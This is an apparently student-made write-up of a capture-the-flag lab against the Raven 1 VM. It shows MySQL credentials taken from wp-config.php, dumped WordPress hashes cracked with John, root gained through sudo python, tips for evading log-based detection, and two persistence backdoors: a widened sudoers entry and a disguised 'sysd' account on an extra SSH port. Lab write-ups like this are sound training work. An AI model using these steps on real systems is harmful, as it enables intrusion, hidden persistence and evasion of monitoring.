Last login: Wed Jan 20 14:36:19 2021 from
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:~$ find /var -iname *flag*
find: `/var/spool/mqueue-client': Permission denied
find: `/var/spool/rsyslog': Permission denied
find: `/var/spool/mqueue': Permission denied
find: `/var/spool/exim4': Permission denied
find: `/var/spool/cron/atjobs': Permission denied
find: `/var/spool/cron/crontabs': Permission denied
find: `/var/spool/cron/atpool': Permission denied
/var/www/html/wordpress/wp-includes/images
/var/www/html/wordpress/wp-includes/images
/var/www/flag2.txt
```

- Copy Selection Ctrl+
- Paste Clipboard Ctrl+
- Paste Selection S
- Zoom in
- Zoom out
- Zoom reset
- Clear Active Terminal Ctrl+
- Split Terminal Horizontally
- Split Terminal Vertically
- Collapse Subterminal
- Toggle Menu Ctrl+



# FLAGS

Flags 1 & 2 Shown Below:





**MYSQL Exploit into Wordpress database** The wp\_config .php file is easily readable to give us the username and password for MySql. I was able to switch to the wordpress database and get hashed user passwords. The path is michael@target1:~\$ cat /var/www/html/wordpress/wp-config.php/wp-config.php. Found username roor password R@v3nsecurity

```
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| performance_schema |
| wordpress  |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```



# Output from wp\_users. This was then run through nano and edited to create a text file wp\_users.txt

```
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered |
| user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49 |
:12 | | 0 | michael | | | |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31 |
:16 | | 0 | Steven Seagull | | | |
+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```



# Use John the Cracker to crack user information from MYSQL

Put users from MYSQL through John. We find Steven has a password of pink84 which allows us to get control of steven

```
root@kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 57 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84          ( steven)
1g 0:00:02:59 DONE 3/3 (2021-01-21 17:18) 0.005585g/s 20676p/s 20676c/s 20676C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@kali:~# john --show wp_hashes.txt
steven:pink84
```



# Take control of Steven and promote to root. Break into Raven Security

---

```
root@TARGET1:/ > id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@TARGET1:/ > cd /root
```

```
root@TARGET1:/root > ls
```

```
flag4.txt
```

```
root@TARGET1:/ > id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@TARGET1:/ > cd /root
```

```
root@TARGET1:/root > ls
```

```
flag4.txt
```

```
root@TARGET1:/root > cat flag4.txt
```



# Take control of Raven Security

---

\_\_\_\_  
|\_\  
||//\_ \_ \_ \_  
| / / \_ \\//\_\'\  
|\\(\_|\\V/ \_/||  
\\|\\|\\\_,|\\|\\|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

# The Four Flags

---

These are the four flags found during the exploit

```
michael@target1:~$ cat flags.txt
flag 1: b9bbcb33e11b80be759c4e844862482d
flag 2: fc3fd58dcdad9ab23faca6e9a36e581c
flag 3: afc01ab56b50591e7dccf93122770cd2
flag 4: 715dea6c055b9fe3337544932f2941ce
michael@target1:~$
```



# Avoiding Detection



Kevin Alvarado

# Stealth Exploitation of SSH / Port 22

## Monitoring Overview

- Ssh logging in kibana
- Which metrics do they measure? SSH attempts, traffic on port 22

## Mitigating Detection

- Create a user and escalate to root to privileges.
- Register your IP as safe in infested computer for recognized access. (Public Key)



# Stealth Exploitation of HTTP/Port 80

## Monitoring Overview

- *HTTP REQUESTS/HTTP Errors.*
- *Number of requests/errors per metric of time (Min/Hour).*
- *400 errors in under 5 minutes/3.5kb in requests in under 1 min.*

## Mitigating Detection

- *Low and Slow attack*

# Maintaining Access



Symantha Meyers



# Backdooring the Target

## Backdooring the Target

### Backdoor Overview

I used 2 means of creating a backdoor to the target server  
(192.168.1.110 - Target 1)

#### 1. 1st backdoor

Changed the rights of the “steven” account to grant the user sudoer-level access

#### 2. 2nd backdoor

Created a new “sysd” account to mimic a system user account

# Backdooring the Target 1

## Backdoor 1 - Escalating Privileges

- Once the connection was made via SSH to the steven account, I typed *sudo -l* to view steven's sudo privileges

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 20 18:49:50 2021 from 192.168.1.90
$
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

- Ran *sudo python -c 'import pty;pty.spawn("/bin/bash");'* to escalate my privileges to root access.

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```



# Backdooring the Target 1 (cont.)

- Checked the sudoers file with *visudo -f sudoers* to view steven's access

```
GNU nano 2.2.6      File: sudoers.tmp

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven  ALL=(ALL) NOPASSWD: /usr/bin/python
█
```

- Added full root-level access to steven in the sudoers file to maintain access

```
GNU nano 2.2.6      File: sudoers.tmp      Modified

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven  ALL=(ALL) NOPASSWD:ALL
█
```



# Backdooring the Target 1 (cont.)

## Testing the Access

- Exited the “root” account and ran *whoami* to verify I was back in the steven account, then ran *sudo nano /etc/passwd* to verify sudo access... success!

```
GNU nano 2.2.6 File: /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002::,:/home/vagrant:/bin/bash
```



# Backdooring the Target 2

## Backdoor 2 - New “system”-ish user

- Created a user named “sysd” using `sudo useradd sysd`
- Gave “sysd” a new, difficult-to-hack password (not telling you what it is)
- Gave “sysd” a user id of 400
- Gave “sysd” a group id of 400

```
$ sudo useradd sysd
$ sudo passwd sysd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ sudo usermod -u 400 sysd
$ sudo groupmod -g 400 sysd
```



- Ran *sudo visudo* to modify the sudoers file

```
GNU nano 2.2.6 File: /etc/sudoers.tmp
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
#
steven   ALL=(ALL) NOPASSWD:ALL
```

- Added several spaces below the “steven” account and created a new entry for the “sysd” user:  
*sysd ALL=(ALL:ALL) NOPASSWD:ALL*

```
GNU nano 2.2.6 File: /etc/sudoers.tmp

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d

steven  ALL=(ALL) NOPASSWD:ALL

sysd    ALL=(ALL:ALL) NOPASSWD:ALL
```



## Backdooring the Target 2 (cont.)

- Swapped to the new “sysd” user account and ran *whoami* to verify the account in which I was logged in. Tested my new access by running *sudo -l* to view my sudoer privileges

```
$ su sysd
Password:
$ whoami
sysd
$ sudo -l
Matching Defaults entries for sysd on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sysd may run the following commands on raven:
    (ALL) NOPASSWD: ALL
```

- Edited the `sshd_config` file to add a new ssh port (2222)

```
GNU nano 2.2.6      File: /etc/ssh/sshd_config

# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 2222
_
```



## Backdooring the Target 2 (cont.)

- Tested the new configuration and user account by exiting out of the steven account ssh session and restarting the SSH service

```
$ exit
$ whoami
steven
$ exitConnection to 192.168.1.110 closed.
root@Kali:~# systemctl restart ssh
root@Kali:~#
```

- SSH'd into the target machine with the new sysd account on port 2222

```
root@Kali:~# ssh sysd@192.168.1.110 -p 2222
sysd@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 26 10:06:51 2021 from 192.168.1.90
Could not chdir to home directory /home/sysd: No such file or directory
$
```

- Ran *sudo su* to escalate privileges

```
$ sudo su
root@target1:/#
```





**THE END**